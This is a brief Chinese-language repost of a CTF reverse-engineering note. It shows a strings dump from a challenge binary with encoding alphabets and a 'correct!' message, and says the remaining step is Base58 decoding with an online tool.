000000000000400EB1	0000003A	C	23456789ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
000000000000400EF1	00000040	C	BCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-
000000000000400F3A	00000005	C	c59N
000000000000400F3F	00000006	C	9HjM
000000000000400F45	00000008	C	1t6aBYS
000000000000400F4D	00000009	C	correct!
000000000000401007	00000006	C	.'35'

之后就是Base58解密了，网址：<http://ctf.ssleye.com/base85.html>

(之后再学习后会再进一步详细补充)

2019-04-08 11:35:05

转载于:<https://www.cnblogs.com/Yuuki-/p/10668580.html>